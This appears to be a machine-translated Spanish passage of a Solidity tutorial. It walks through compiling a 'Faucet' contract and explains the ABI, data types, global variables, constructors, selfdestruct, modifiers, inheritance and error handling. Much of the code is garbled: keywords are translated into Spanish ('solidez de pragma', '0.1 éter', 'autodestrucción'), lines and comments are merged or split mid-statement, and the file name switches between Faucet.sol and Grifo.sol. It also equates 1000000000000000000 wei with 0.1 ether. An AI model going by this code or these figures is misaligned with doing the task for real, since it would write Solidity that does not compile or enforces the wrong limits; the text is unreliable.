Para comenzar, descargaremos un ejecutable binario del compilador Solidity. Luego desarrollaremos y compilaremos un contrato simple, siguiendo el ejemplo con el que comenzamos en [intro_chapter].

Selección de una versión de Solidity

Solidity sigue un modelo de control de versiones *llamado control de versiones semántico,* que especifica números de versión estructurados como tres números separados por puntos: *MAYOR.MENOR.PATCH.* El número "principal" es

incrementado para cambios mayores e *incompatibles con versiones anteriores* , el número "menor" se incrementa a medida que se agregan funciones compatibles con versiones anteriores entre versiones principales, y el número de "parche" se incrementa para correcciones de errores compatibles con versiones anteriores.

En el momento de escribir este artículo, Solidity se encuentra en la versión 0.4.24. Las reglas para la versión principal 0, que es para el desarrollo inicial de un proyecto, son diferentes: cualquier cosa puede cambiar en cualquier momento. En la práctica, Solidity trata el número "menor" como si fuera la versión principal y el número "parche" como si fuera la versión secundaria. Por lo tanto, en 0.4.24, 4 se considera la versión principal y 24 la versión secundaria.

El lanzamiento de la versión principal 0.5 de Solidity se anticipa de manera inminente.

Como vio en [intro_chapter], sus programas de Solidity pueden contener una directiva pragma que especifica las versiones mínimas y máximas de Solidity con las que es compatible, y puede usarse para compilar su contrato.

Dado que Solidity evoluciona rápidamente, a menudo es mejor instalar la última versión.

Descargar e instalar

Hay una serie de métodos que puede usar para descargar e instalar Solidity, ya sea como una versión binaria o compilando desde el código fuente. Puede encontrar instrucciones detalladas en la documentación de Solidity.

Aquí se explica cómo instalar la última versión binaria de Solidity en un sistema operativo Ubuntu/Debian, utilizando el administrador de paquetes apt:

```
$ sudo add-apt-repository ppa:ethereum/ethereum $
sudo apt update $ sudo apt install solc
```

Una vez que haya instalado solc, verifique la versión ejecutando:

```
$ solc --version
solc, la interfaz de línea de comandos del compilador de solidity
Versión: 0.4.24+commit.e67f0147.Linux.g++ Existen otras
formas de instalar Solidity, según su sistema operativo y sus requisitos, incluida la compilación desde el
código fuente directamente. Para obtener más información, consulte https://github.com/ethereum/solidity.
```

Entorno de desarrollo

Para desarrollar en Solidity, puede usar cualquier editor de texto y solc en la línea de comando. Sin embargo, es posible que encuentre que algunos editores de texto diseñados para el desarrollo, como Emacs, Vim y Atom, ofrecen funciones adicionales como resaltado de sintaxis y macros que facilitan el desarrollo de Solidity.

También hay entornos de desarrollo basados en web, como Remix IDE y EthFiddle.

Usa las herramientas que te hacen productivo. Al final, los programas de Solidity son solo archivos de texto sin formato. Si bien los editores sofisticados y los entornos de desarrollo pueden facilitar las cosas, no necesita nada más que un editor de texto simple, como nano (Linux/Unix), TextEdit (macOS) o incluso NotePad (Windows). Simplemente guarde el código fuente de su programa con una extensión .sol y el compilador de Solidity lo reconocerá como un programa de Solidity.

Escribir un programa de solidez simple

En [intro_chapter], escribimos nuestro primer programa Solidity. Cuando creamos el contrato de Faucet por primera vez, usamos el IDE de Remix para compilar e implementar el contrato. En esta sección, revisaremos, mejoraremos y embelleceremos Faucet.

Nuestro primer intento se parecía a Faucet.sol: un contrato de Solidity implementando un faucet.

Ejemplo 1. Faucet.sol: Un contrato de Solidity implementando un faucet

```
enlace:código/Solidity/Faucet.sol[]
```

Compilando con Solidity Compiler (solc)

Ahora, usaremos el compilador Solidity en la línea de comando para compilar nuestro contrato directamente. El compilador de Solidity solc ofrece una variedad de opciones, que puede ver pasando el argumento --help.

Usamos los argumentos --bin y --optimize de solc para producir un binario optimizado de nuestro ejemplo contrato:

```
$ solc --optimize --bin Faucet.sol =======
Faucet.sol:Faucet ======= Binario:

60606040523415610000f57600080fd5b60cf8061001d6000396000f300606060405260043610603e5
763ffffffff7c010000000000000000000000000000000000000000000000000000000006000350416
632e1a7d4d81146040575b005b3415604a57600080fd5b603e600435670163457d8a00008111156
06357600080fd5b73ffffffffffffffffffffffffffffffffffffffff331681156108fc0282604051
600060405180830381858888f1935050505050151560a057600080fd5b505600a165627a7a723058203
556d79355f2da19e773a9551e95f1ca7457f2b5fbbf4eacf7748ab59d2532130029
```

El resultado que produce solc es un binario serializado en hexadecimal que se puede enviar a la cadena de bloques de Ethereum.

El contrato Ethereum ABI

En software de computadora, una *interfaz binaria de aplicación* es una interfaz entre dos módulos de programa; a menudo, entre el sistema operativo y los programas de usuario. Una ABI define cómo se accede a las estructuras y funciones de datos en *código de máquina;* esto no debe confundirse con una API, que define este acceso en formatos de alto nivel, a menudo legibles por humanos, como *código fuente.* El ABI es, por lo tanto, la forma principal de codificar y decodificar datos dentro y fuera del código de máquina.

En Ethereum, la ABI se usa para codificar llamadas de contrato para EVM y para leer datos de transacciones. El propósito de una ABI es definir las funciones en el contrato que se pueden invocar y describir cómo cada función aceptará argumentos y devolverá su resultado.

La ABI de un contrato se especifica como una matriz JSON de descripciones de funciones (consulte Funciones) y eventos (consulte Eventos). La descripción de una función es un objeto JSON con campos de tipo y de pago, nombre, entradas , salidas y , constante , Un objeto de descripción de evento tiene tipo de campos , nombre entradas , anonimo _

Usamos el compilador Solidity de la línea de comandos solc para producir el ABI para nuestro ejemplo *de Faucet.sol* contrato:

```
$ solc --abi Grifo.sol =======
Grifo.sol:Grifo =======
```

Contrato JSON ABI

```
[{"constant":false,"inputs":[{"name":"withdraw_amount","type":"uint256"}], \ "name":"withdraw","outputs":
[] ,"pagadero":falso,"estadoMutabilidad":"no pagadero", \ "tipo":"función"},
{"pagadero":verdadero,"estadoMutabilidad":"pagadero", \ "tipo":"alternativo"}]
```

Como puede ver, el compilador produce una matriz JSON que describe las dos funciones definidas por *Faucet.sol.* Este JSON puede ser utilizado por cualquier aplicación que desee acceder al contrato Faucet una vez que se implementa. Usando la ABI, una aplicación como una billetera o un navegador DApp puede construir transacciones que llamen a las funciones en Faucet con los argumentos y tipos de argumentos correctos. Por ejemplo, una billetera sabría que para llamar a la función retirar tendría que proporcionar un argumento uint256 llamado retirar_cantidad. La billetera podría solicitar al usuario que proporcione ese valor, luego crear una transacción que lo codifique y ejecute la función de retiro.

Todo lo que se necesita para que una aplicación interactúe con un contrato es una ABI y la dirección donde se implementó el contrato.

Selección de una versión de lenguaje y compilador de Solidity

Como vimos en el código anterior, nuestro contrato Faucet se compila correctamente con la versión 0.4.21 de Solidity. Pero, ¿y si hubiéramos usado una versión diferente del compilador de Solidity? El idioma todavía está en constante cambio y las cosas pueden cambiar de manera inesperada. Nuestro contrato es bastante simple, pero ¿qué pasa si nuestro programa usa una función que solo se agregó en la versión 0.4.19 de Solidity y tratamos de compilarla con 0.4.18?

Para resolver estos problemas, Solidity ofrece *una directiva del compilador* conocida como *versión pragma* que indica al compilador que el programa espera una versión específica del compilador (y del lenguaje). Veamos un ejemplo:

```
solidez de pragma ^0.4.19;
```

El compilador de Solidity lee la versión pragma y generará un error si la versión del compilador es incompatible con la versión pragma. En este caso, nuestra versión pragma dice que este programa puede ser compilado por un compilador de Solidity con una versión mínima de 0.4.19. El símbolo ^ indica, sin embargo, que permitimos la compilación con cualquier versión menor de 0.4.19; por ejemplo, 0.4.20, pero no 0.5.0 (que es una revisión mayor, no una revisión menor). Las directivas pragma no se compilan en el código de bytes EVM. Solo los utiliza el compilador para comprobar la compatibilidad.

Agreguemos una directiva pragma a nuestro contrato Faucet. Nombraremos el nuevo archivo *Faucet2.sol,* para realizar un seguimiento de nuestros cambios a medida que avancemos a través de estos ejemplos comenzando en Faucet2.sol: Agregar la versión pragma a Faucet.

Ejemplo 2. Faucet2.sol: Agregar la versión pragma a Faucet

```
enlace:código/Solidity/Faucet2.sol[]
```

Agregar un pragma de versión es una práctica recomendada, ya que evita problemas con versiones de lenguaje y compilador que no coinciden. Exploraremos otras mejores prácticas y continuaremos mejorando el contrato Faucet a lo largo de este capítulo.

Programando con Solidez

En esta sección, veremos algunas de las capacidades del lenguaje Solidity. Como mencionamos en [intro_chapter], nuestro primer ejemplo de contrato era muy simple y también tenía varios defectos.
Lo mejoraremos gradualmente aquí, mientras exploramos cómo usar Solidity. Sin embargo, este no será un tutorial completo de Solidity, ya que Solidity es bastante complejo y evoluciona rápidamente. Cubriremos los conceptos básicos y le daremos una base suficiente para que pueda explorar el resto por su cuenta. La documentación de Solidity se puede encontrar en el sitio web del proyecto.

Tipos de datos

Primero, veamos algunos de los tipos de datos básicos que se ofrecen en Solidity:

Booleano (bool)

Valor booleano, verdadero o falso, con operadores lógicos. (no), && (y), || (o), == (igual) y != (no igual).

Entero (int, uint)

Enteros con signo (int) y sin signo (uint), declarados en incrementos de 8 bits desde int8 hasta uint256.
Sin un sufijo de tamaño, se utilizan cantidades de 256 bits para coincidir con el tamaño de palabra del EVM.

Punto fijo (fijo, ufijo)

Números de punto fijo, declarados con (u) fixedMxN donde *M* es el tamaño en bits (incrementos de 8 hasta 256) y *N* es el número de decimales después del punto (hasta 18); por ejemplo, ufixed32x2.

Dirección

Una dirección Ethereum de 20 bytes. El objeto de dirección tiene muchas funciones útiles para los miembros, siendo las principales el saldo (devuelve el saldo de la cuenta) y la transferencia (transfiere ether a la cuenta).

Matriz de bytes (fijo)

Matrices de bytes de tamaño fijo, declaradas con bytes1 hasta bytes32.

Matriz de bytes (dinámica)

Matrices de bytes de tamaño variable, declaradas con bytes o cadenas.

enumeración

Tipo definido por el usuario para enumerar valores discretos: enum NOMBRE {ETIQUETA1, ETIQUETA 2, ...}.

arreglos

Una matriz de cualquier tipo, ya sea fija o dinámica: uint32[][5] es una matriz de tamaño fijo de cinco matrices dinámicas de enteros sin signo.

estructura

Contenedores de datos definidos por el usuario para agrupar variables: struct NAME {TYPE1 VARIABLE1; TIPO2 VARIABLE2; ...} .

Cartografía

Tablas de búsqueda hash para pares *clave => valor :* mapeo (KEY_TYPE => VALUE_TYPE) NOMBRE.

Además de estos tipos de datos, Solidity también ofrece una variedad de valores literales que se pueden usar para calcular diferentes unidades:

Unidades de tiempo

Las unidades de segundos, minutos, horas y días se pueden usar como sufijos, convirtiéndolos en múltiplos de la unidad base de segundos.

Unidades de éter

Las unidades wei, finney, szabo y ether se pueden usar como sufijos, convirtiéndose en múltiplos del unidad base wei.

En nuestro ejemplo de contrato de Faucet, usamos un uint (que es un alias para uint256) para la variable retirar_cantidad. También usamos indirectamente una variable de dirección, que configuramos con msg.sender. Usaremos más de estos tipos de datos en nuestros ejemplos en el resto de este capítulo.

Usemos uno de los multiplicadores de unidades para mejorar la legibilidad de nuestro contrato de ejemplo. En la función de retiro limitamos el retiro máximo, expresando el límite en wei, la unidad base de ether:

```
require(retirar_cantidad <= 1000000000000000000);
```

Eso no es muy fácil de leer. Podemos mejorar nuestro código usando el multiplicador de unidades ether, para expresar el valor en ether en lugar de wei:

```
require(retirar_cantidad <= 0.1 éter);
```

Funciones y variables globales predefinidas

Cuando se ejecuta un contrato en la EVM, tiene acceso a un pequeño conjunto de objetos globales. Estos incluyen los objetos block, msg y tx. Además, Solidity expone varios códigos de operación EVM como funciones predefinidas. En esta sección, examinaremos las variables y funciones a las que puede acceder desde un contrato inteligente en Solidity.

Contexto de llamada de transacción/mensaje

El objeto msg es la llamada de transacción (originada en EOA) o la llamada de mensaje (originada en contrato) que inició la ejecución de este contrato. Contiene una serie de atributos útiles:

mensaje.remitente

Ya hemos usado este. Representa la dirección que inició esta llamada de contrato, no necesariamente el EOA de origen que envió la transacción. Si nuestro contrato fue llamado directamente por una transacción EOA, esta es la dirección que firmó la transacción, pero de lo contrario será una dirección de contrato.

valor.mensaje

El valor de ether enviado con esta llamada (en wei).

msg.gas

La cantidad de gas que queda en el suministro de gas de este entorno de ejecución. Esto quedó en desuso en Solidity v0.4.21 y se reemplazó por la función gasleft.

msg.datos

La carga útil de datos de esta llamada en nuestro contrato.

mensaje.sig

Los primeros cuatro bytes de la carga útil de datos, que es el selector de funciones.

NOTA	Cada vez que un contrato llama a otro contrato, los valores de todos los atributos de msg cambian para reflejar la información de la nueva persona que llama. La única excepción a esto es la función de llamada delegada, que ejecuta el código de otro contrato/biblioteca dentro del contexto del mensaje original.

Contexto de transacción

El objeto tx proporciona un medio para acceder a la información relacionada con la transacción:

tx.precio del gas

El precio del gas en la transacción de llamada.

tx.origen

La dirección del EOA de origen para esta transacción. ADVERTENCIA: ¡inseguro!

Contexto de bloque

El objeto de bloque contiene información sobre el bloque actual:

block.blockhash(__blockNumber__)

El hash de bloque del número de bloque especificado, hasta 256 bloques en el pasado. Obsoleto y reemplazado con la función blockhash en Solidity v0.4.22.

bloque.coinbase

La dirección del destinatario de las tarifas del bloque actual y la recompensa del bloque.

bloque.dificultad

La dificultad (prueba de trabajo) del bloque actual.

bloque.gaslimit

La cantidad máxima de gas que se puede gastar en todas las transacciones incluidas en el bloque actual.

Número de bloque

El número de bloque actual (altura de la cadena de bloques).

bloque.marca de tiempo

La marca de tiempo colocada en el bloque actual por el minero (número de segundos desde la época de Unix).

objeto de dirección

Cualquier dirección, ya sea pasada como entrada o emitida desde un objeto de contrato, tiene una serie de atributos y métodos:

dirección.saldo

El saldo de la dirección, en wei. Por ejemplo, el saldo actual del contrato es dirección(este).saldo.

dirección.transferir(__cantidad__)

Transfiere el monto (en wei) a esta dirección, lanzando una excepción ante cualquier error. Usamos esta función en nuestro ejemplo de Faucet como un método en la dirección msg.sender, como msg.sender.transfer.

dirección.enviar(__cantidad__)

Similar a la transferencia, solo que en lugar de lanzar una excepción, devuelve falso en caso de error. ADVERTENCIA: compruebe siempre el valor de retorno de envío.

dirección.llamada(__payload__)

Función CALL de bajo nivel: puede construir una llamada de mensaje arbitraria con una carga útil de datos. Devuelve falso en caso de error. ADVERTENCIA: inseguro: el destinatario puede (accidental o maliciosamente) consumir toda su gasolina, lo que hace que su contrato se detenga con una excepción OOG; Siempre verifique el valor de retorno de la llamada.

dirección.callcode(__payload__)

Función CALLCODE de bajo nivel, como address(this).call(...) pero con el código de este contrato reemplazado por el de address. Devuelve falso en caso de error. ADVERTENCIA: ¡solo uso avanzado!

dirección.delegatecall()

Función DELEGATECALL de bajo nivel, como código de llamada (...) pero con el contexto de mensaje completo visto por el contrato actual. Devuelve falso en caso de error. ADVERTENCIA: ¡solo uso avanzado!

Funciones integradas

Otras funciones a destacar son:

añadir mod, mulmod

Para módulo de adición y multiplicación. Por ejemplo, addmod(x,y,k) calcula (x + y) % k.

keccak256, sha256, sha3, ripemd160

Funciones para calcular hashes con varios algoritmos de hash estándar.

ecrecover

Recupera la dirección utilizada para firmar un mensaje a partir de la firma.

selfdestrunct(__recipient_address__)

Elimina el contrato actual, enviando cualquier ether restante en la cuenta a la dirección del destinatario.

este

La dirección de la cuenta del contrato que se está ejecutando actualmente.

Definición de contrato

El principal tipo de datos de Solidity es contrato; nuestro ejemplo de Faucet simplemente define un `objeto de contrato` . Similar a cualquier objeto en un lenguaje orientado a objetos, el contrato es un contenedor que incluye datos y métodos.

Solidity ofrece otros dos tipos de objetos que son similares a un contrato:

interfaz

Una definición de interfaz está estructurada exactamente como un contrato, excepto que ninguna de las funciones está definida, solo se declaran. Este tipo de declaración a menudo se denomina *talón;* te dice el

Argumentos de funciones y tipos de retorno sin ninguna implementación. Una interfaz especifica la "forma" de un contrato; cuando se hereda, cada una de las funciones declaradas por la interfaz debe ser definida por el hijo.

biblioteca

Un contrato de biblioteca es uno que está destinado a implementarse solo una vez y ser utilizado por otros contratos, utilizando el método de llamada delegado (consulte el objeto de dirección).

Funciones

Dentro de un contrato, definimos funciones que pueden ser llamadas por una transacción EOA u otro contrato. En nuestro ejemplo de Faucet, tenemos dos funciones: retirar y la función *de reserva* (sin nombre) .

La sintaxis que usamos para declarar una función en Solidity es la siguiente:

función FunctionName([parámetros]) {pública|privada|interna|externa} [pura|constante| vista|pagadera] [modificadores] [devoluciones (tipos de devolución)]

Veamos cada uno de estos componentes:

Nombre de la función

El nombre de la función, que se utiliza para llamar a la función en una transacción (desde un EOA), desde otro contrato o incluso desde el mismo contrato. Una función en cada contrato se puede definir sin nombre, en cuyo caso es la función *de reserva ,* que se llama cuando no se nombra ninguna otra función. La función de reserva no puede tener ningún argumento ni devolver nada.

parámetros

A continuación del nombre, especificamos los argumentos que se deben pasar a la función, con sus nombres y tipos. En nuestro ejemplo de Faucet, definimos uint retirar_cantidad como el único argumento para la función de retiro .

El siguiente conjunto de palabras clave (público, privado, interno, externo) especifica la *visibilidad de la función:*

público

Público es el predeterminado; tales funciones pueden ser llamadas por otros contratos o transacciones EOA, o desde dentro del contrato. En nuestro ejemplo de Faucet, ambas funciones se definen como públicas.

externo

Las funciones externas son como funciones públicas, excepto que no se pueden llamar desde dentro del contrato a menos que tengan el prefijo explícito con la palabra clave this.

interno

Las funciones internas solo son accesibles desde dentro del contrato; no pueden ser llamadas por otro contrato o transacción EOA. Pueden ser llamados por contratos derivados (los que heredan éste).

privado

Las funciones privadas son como funciones internas, pero no pueden ser llamadas por contratos derivados.

Tenga en cuenta que los términos *interno* y *privado* son algo engañosos. Cualquier función o dato dentro de un contrato siempre está *visible* en la cadena de bloques pública, lo que significa que cualquiera puede ver el código.

o datos. Las palabras clave descritas aquí solo afectan cómo y cuándo se puede *llamar a una función.*

El segundo conjunto de palabras clave (pure, constant, view, payable) afecta el comportamiento de la función:

constante o ver

Una función marcada como *vista* promete no modificar ningún estado. El término *constante* es un alias de vista que quedará obsoleto en una versión futura. En este momento, el compilador no aplica el modificador de vista, solo genera una advertencia, pero se espera que se convierta en una palabra clave obligatoria en la versión 0.5 de Solidity.

puro

Una función pura es aquella que no lee ni escribe ninguna variable en el almacenamiento. Solo puede operar con argumentos y devolver datos, sin referencia a ningún dato almacenado. Las funciones puras están destinadas a fomentar la programación de estilo declarativo sin efectos secundarios ni estado.

pagadero

Una función de pago es aquella que puede aceptar pagos entrantes. Las funciones no declaradas como pagaderas rechazarán los pagos entrantes. Hay dos excepciones, debido a decisiones de diseño en el EVM: los pagos de coinbase y la herencia de SELFDESTRUCT se pagarán incluso si la función de reserva no se declara como pagadera, pero esto tiene sentido porque la ejecución del código no forma parte de esos pagos de todos modos.

Como puede ver en nuestro ejemplo de Faucet, tenemos una función de pago (la función de respaldo), que es la única función que puede recibir pagos entrantes.

Constructor de contratos y autodestrucción

Hay una función especial que solo se usa una vez. Cuando se crea un contrato, también ejecuta la *función constructora,* si existe, para inicializar el estado del contrato. El constructor se ejecuta en la misma transacción que la creación del contrato. La función constructora es opcional; notará que nuestro ejemplo de Faucet no tiene uno.

Los constructores se pueden especificar de dos maneras. Hasta Solidity v0.4.21 inclusive, el constructor es una función cuyo nombre coincide con el nombre del contrato, como puede ver aquí:

```
contrato MEContrato {
  function MEContrato() {
    // Este es el constructor } }
```

La dificultad con este formato es que si se cambia el nombre del contrato y no se cambia el nombre de la función constructora, ya no es un constructor. Del mismo modo, si hay un error tipográfico accidental en el nombre del contrato y/o constructor, la función ya no es más un constructor. Esto puede causar algunos errores bastante desagradables, inesperados y difíciles de encontrar. Imagínese, por ejemplo, si el constructor establece el propietario del contrato para fines de control. Si la función no es realmente el constructor debido a un error de nombre, no solo se dejará sin configurar el propietario en el momento de la creación del contrato, sino que la función también se puede implementar como una parte permanente y "invocable" del contrato, como un función normal, lo que permite a cualquier tercero secuestrar el contrato y convertirse en el "propietario" después de la creación del contrato.

Para abordar los problemas potenciales con las funciones constructoras que se basan en tener un

nombre como el contrato, Solidity v0.4.22 introduce una palabra clave de constructor que opera como una función de constructor pero no tiene nombre. Cambiar el nombre del contrato no afecta en absoluto al constructor. Además, es más fácil identificar qué función es el constructor. Se parece a esto:

```
pragma ^0.4.22
contract MEContract
  { constructor () { // Este es
    el constructor } }
```

Para resumir, el ciclo de vida de un contrato comienza con una transacción de creación desde un EOA o cuenta de contrato. Si hay un constructor, se ejecuta como parte de la creación del contrato, para inicializar el estado del contrato a medida que se crea, y luego se descarta.

El otro extremo del ciclo de vida del contrato *es la destrucción del contrato.* Los contratos son destruidos por un código de operación EVM especial llamado SELFDESTRUCT. Solía llamarse SUICIDIO en desuso debido a las asociaciones negativas de la palabra. En Solidity, este código de operación se expone como una función integrada de alto nivel llamada autodestrucción, que toma un argumento: la dirección para recibir cualquier saldo de éter restante en la cuenta del contrato. Se parece a esto:

, pero ese nombre era

```
autodestrucción(dirección del destinatario);
```

Tenga en cuenta que debe agregar explícitamente este comando a su contrato si desea que se pueda eliminar; esta es la única forma en que se puede eliminar un contrato y no está presente de manera predeterminada. De esta manera, los usuarios de un contrato que pueden confiar en que un contrato estará allí para siempre pueden estar seguros de que un contrato no se puede eliminar si no contiene un código de operación SELFDESTRUCT .

Agregar un constructor y autodestrucción a nuestro ejemplo de grifo

El contrato de ejemplo de Faucet que presentamos en [intro_chapter] no tiene ninguna función de autodestrucción o constructor. Es un contrato eterno que no se puede borrar. Cambiemos eso, agregando un constructor y una función de autodestrucción. Probablemente queramos que la autodestrucción *solo* pueda ser llamada por el EOA que creó originalmente el contrato. Por convención, esto generalmente se almacena en una variable de dirección llamada propietario. Nuestro constructor establece la variable del propietario y la función de autodestrucción primero verificará que el propietario la haya llamado directamente.

Primero, nuestro constructor:

```
// Versión del compilador Solidity este programa fue escrito para pragma solidity
^0.4.22;

// ¡Nuestro primer contrato es un grifo! grifo de
contrato {

  propietario de la dirección;

  // Inicializa el contrato de Faucet: establece el propietario
  constructor () { propietario = mensaje.remitente; }



[...]
```

Hemos cambiado la directiva pragma para especificar v0.4.22 como la versión mínima para este ejemplo, ya que estamos usando la nueva palabra clave de constructor introducida en v0.4.22 de Solidity. Nuestro contrato ahora

tiene una variable de tipo de dirección denominada propietario. El nombre "propietario" no es especial de ninguna manera. Podríamos llamar a esta variable de dirección "patata" y seguir usándola de la misma manera. El propietario del nombre simplemente aclara su propósito.

A continuación, nuestro constructor, que se ejecuta como parte de la transacción de creación del contrato, asigna la dirección de msg.sender a la variable propietario. Usamos msg.sender en la función de retiro para identificar al iniciador de la solicitud de retiro. En el constructor, sin embargo, msg.sender es el EOA o
dirección del contrato que inició la creación del contrato. Sabemos que este es el caso *porque* es un
función constructora: solo se ejecuta una vez, durante la creación del contrato.

Ahora podemos agregar una función para destruir el contrato. Necesitamos asegurarnos de que solo el propietario pueda ejecutar esta función, por lo que usaremos una instrucción require para controlar el acceso. Así es como se verá:

```
// Función destructora de
contrato destroy() public
  { require(msg.sender == propietario);
  autodestrucción(propietario); }
```

Si alguien llama a esta función de destrucción desde una dirección que no sea la del propietario, fallará. Pero si la misma dirección almacenada en propietario por el constructor lo llama, el contrato se autodestruirá y enviará cualquier saldo restante a la dirección del propietario. Tenga en cuenta que no usamos el inseguro tx.origin para determinar si el propietario deseaba destruir el contrato; el uso de tx.orgin permitiría que los contratos maliciosos destruyan su contrato sin su permiso.

Modificadores de función

Solidity ofrece un tipo especial de función llamada *modificador de función.* Los modificadores se aplican a las funciones agregando el nombre del modificador en la declaración de la función. Los modificadores se utilizan con mayor frecuencia para crear condiciones que se aplican a muchas funciones dentro de un contrato. Ya tenemos una declaración de control de acceso, en nuestra función de destrucción. Vamos a crear un modificador de función que exprese esa condición:

```
modificador onlyOwner
        { require(msg.sender == propietario);
        _;
}
```

Este modificador de función, llamado onlyOwner, establece una condición en cualquier función que modifica, requiriendo que la dirección almacenada como propietario del contrato sea la misma que la dirección del remitente del mensaje de la transacción. Este es el patrón de diseño básico para el control de acceso, que permite que solo el propietario de un contrato ejecute cualquier función que tenga el modificador onlyOwner.

Es posible que haya notado que nuestro modificador de función tiene un "marcador de posición" sintáctico peculiar, un guión bajo seguido de un punto y coma (_;). Este marcador de posición se reemplaza por el código de la función que se está modificando. Esencialmente, el modificador "envuelve" la función modificada, colocando su código en la ubicación identificada por el carácter de subrayado.

Para aplicar un modificador, agrega su nombre a la declaración de la función. Se puede aplicar más de un modificador a una función; se aplican en la secuencia en que se declaran, como una lista separada por comas.

Reescribamos nuestra función de destrucción para usar el modificador onlyOwner:

```
function destroy () public onlyOwner { selfdestruct
        (propietario);
}
```

El nombre del modificador de función (onlyOwner) está después de la palabra clave public y nos dice que la función destroy es modificada por el modificador onlyOwner. Esencialmente, puede leer esto como "Solo el propietario puede destruir este contrato". En la práctica, el código resultante es equivalente a "envolver" el código de onlyOwner alrededor de destroy.

Los modificadores de funciones son una herramienta extremadamente útil porque nos permiten escribir condiciones previas para las funciones y aplicarlas de manera consistente, lo que hace que el código sea más fácil de leer y, como resultado, más fácil de auditar por seguridad. Se usan con mayor frecuencia para el control de acceso, pero son bastante versátiles y se pueden usar para una variedad de otros propósitos.

Dentro de un modificador, puede acceder a todos los valores (variables y argumentos) visibles para la función modificada. En este caso, podemos acceder a la variable propietario, que se declara dentro del contrato.
Sin embargo, lo contrario no es cierto: no puede acceder a ninguna de las variables del modificador dentro de la función modificada.

Herencia de contrato

El objeto de contrato de Solidity admite *la herencia,* que es un mecanismo para extender un contrato base con funcionalidad adicional. Para usar la herencia, especifique un contrato principal con la palabra clave es:

```
contrato El niño es el padre {
    ...
}
```

Con esta construcción, el contrato Child hereda todos los métodos, funciones y variables de Parent. Solidity también admite la herencia múltiple, que se puede especificar mediante nombres de contratos separados por comas después de que la palabra clave sea:

```
contrato Hijo es Padre1, Padre2 {
    ...
}
```

La herencia de contratos nos permite escribir nuestros contratos de tal manera que se logre modularidad, extensibilidad y reutilización. Comenzamos con contratos que son simples e implementamos las capacidades más genéricas, luego los ampliamos heredando esas capacidades en contratos más especializados.

En nuestro contrato Faucet, introdujimos el constructor y el destructor, junto con el control de acceso para un propietario, asignado en la construcción. Esas capacidades son bastante genéricas: muchos contratos las tendrán. Podemos definirlos como contratos genéricos y luego usar la herencia para extenderlos al contrato Faucet.

Comenzamos definiendo un contrato base owned, que tiene una variable Owner, fijándolo en el constructor del contrato:

```
propiedad del contrato
  { propietario de la dirección;

  // Constructor de contrato: establecer
  propietario constructor() { propietario =
    msg.sender;
```

```
  }

  // Modificador de control de acceso
  modificador onlyOwner
          { require(msg.sender == propietario);
          _;

} }
```

A continuación, definimos un contrato base mortal, que hereda en propiedad:

```
contrato mortal es propiedad {
  // Función destructora de
  contrato destroy() public onlyOwner {
    autodestrucción(propietario); } }
```

Como puede ver, el contrato mortal puede usar el modificador de función onlyOwner, definido en owned. También utiliza indirectamente la variable de dirección del propietario y el constructor definido en propiedad. La herencia hace que cada contrato sea más simple y enfocado en su funcionalidad específica, permitiéndonos administrar los detalles de manera modular.

Ahora podemos extender aún más el contrato de propiedad, heredando sus capacidades en Faucet:

```
contract Faucet is mortal { // Da éter
        a cualquiera que pida función retirar (uint
        retirar_cantidad) public { // Limitar la cantidad de retiro require
                (retirar_cantidad <= 0.1 éter); // Enviar el monto a la
                 dirección que lo solicitó msg.sender.transfer(withdraw_amount);


        }
        // Aceptar cualquier función de cantidad
        entrante () public payable {}
}
```

Al heredar mortal, que a su vez hereda propiedad, el contrato Faucet ahora tiene las funciones de constructor y destrucción, y un propietario definido. La funcionalidad es la misma que cuando esas funciones estaban dentro de Faucet, pero ahora podemos reutilizar esas funciones en otros contratos sin volver a escribirlas. La reutilización y la modularidad del código hacen que nuestro código sea más limpio, más fácil de leer y más fácil de auditar.

Manejo de errores (afirmar, requerir, revertir)

Una llamada de contrato puede terminar y devolver un error. El manejo de errores en Solidity es manejado por cuatro funciones: afirmar, requerir, revertir y lanzar (ahora en desuso).

Cuando un contrato finaliza con un error, todos los cambios de estado (cambios de variables, saldos, etc.) se revierten hasta la cadena de llamadas de contrato si se llamó a más de un contrato.
Esto garantiza que las transacciones sean *atómicas,* lo que significa que se completan con éxito o no tienen ningún efecto en el estado y se revierten por completo.

Las funciones de afirmación y solicitud funcionan de la misma manera, evaluando una condición y deteniendo la ejecución con un error si la condición es falsa. Por convención, afirmar se usa cuando se espera que el resultado sea verdadero, lo que significa que usamos afirmar para probar condiciones internas. En comparación, require se usa cuando se prueban entradas (como argumentos de función o campos de transacción), estableciendo nuestras expectativas para esas condiciones.

Hemos utilizado require en nuestro modificador de función onlyOwner, para probar que el remitente del mensaje es el propietario del contrato:

```
require(mensaje.remitente == propietario);
```

La función require actúa como una *condición de puerta,* impidiendo la ejecución del resto de la función y produciendo un error si no se cumple.

A partir de Solidity v0.4.22, require también puede incluir un mensaje de texto útil que se puede usar para mostrar el motivo del error. El mensaje de error se registra en el registro de transacciones. Entonces, podemos mejorar nuestro código agregando un mensaje de error en nuestra función require:

```
require(msg.sender == propietario, "Solo el propietario del contrato puede llamar a esta función");
```

Las funciones revert y throw detienen la ejecución del contrato y revierten cualquier cambio de estado.
La función de lanzamiento está obsoleta y se eliminará en futuras versiones de Solidity; deberías usar revertir en su lugar. La función de reversión también puede tomar un mensaje de error como único argumento, que se registra en el registro de transacciones.

Ciertas condiciones en un contrato generarán errores independientemente de si los verificamos explícitamente. Por ejemplo, en nuestro contrato Faucet, no verificamos si hay suficiente éter para satisfacer una solicitud de retiro. Esto se debe a que la función de transferencia fallará con un error y revertirá la transacción si no hay saldo suficiente para realizar la transferencia:

```
msg.sender.transfer(retirar_cantidad);
```

Sin embargo, podría ser mejor verificar explícitamente y proporcionar un mensaje de error claro en caso de falla. Podemos hacerlo agregando una instrucción require antes de la transferencia:

```
require(este.saldo >= cantidad_retirada, "Saldo
  insuficiente en el grifo para la solicitud de retiro");
msg.sender.transfer(retirar_cantidad);
```

Un código de verificación de errores adicional como este aumentará ligeramente el consumo de gas, pero ofrece un mejor informe de errores que si se omite. Deberá encontrar el equilibrio adecuado entre el consumo de gas y la verificación detallada de errores en función del uso esperado de su contrato. En el caso de un contrato de Faucet destinado a una red de prueba, probablemente nos equivocaríamos por el lado de los informes adicionales, incluso si cuesta más gasolina. Quizás para un contrato de red principal, preferiríamos ser frugales con nuestro uso de gas.

Eventos

Cuando una transacción se completa (con éxito o no), produce *un recibo de transacción,* como veremos en [evm_chapter]. El recibo de la transacción contiene entradas *de registro* que brindan información sobre las acciones que ocurrieron durante la ejecución de la transacción. *Los eventos* son los objetos de alto nivel de Solidity que se utilizan para construir estos registros.

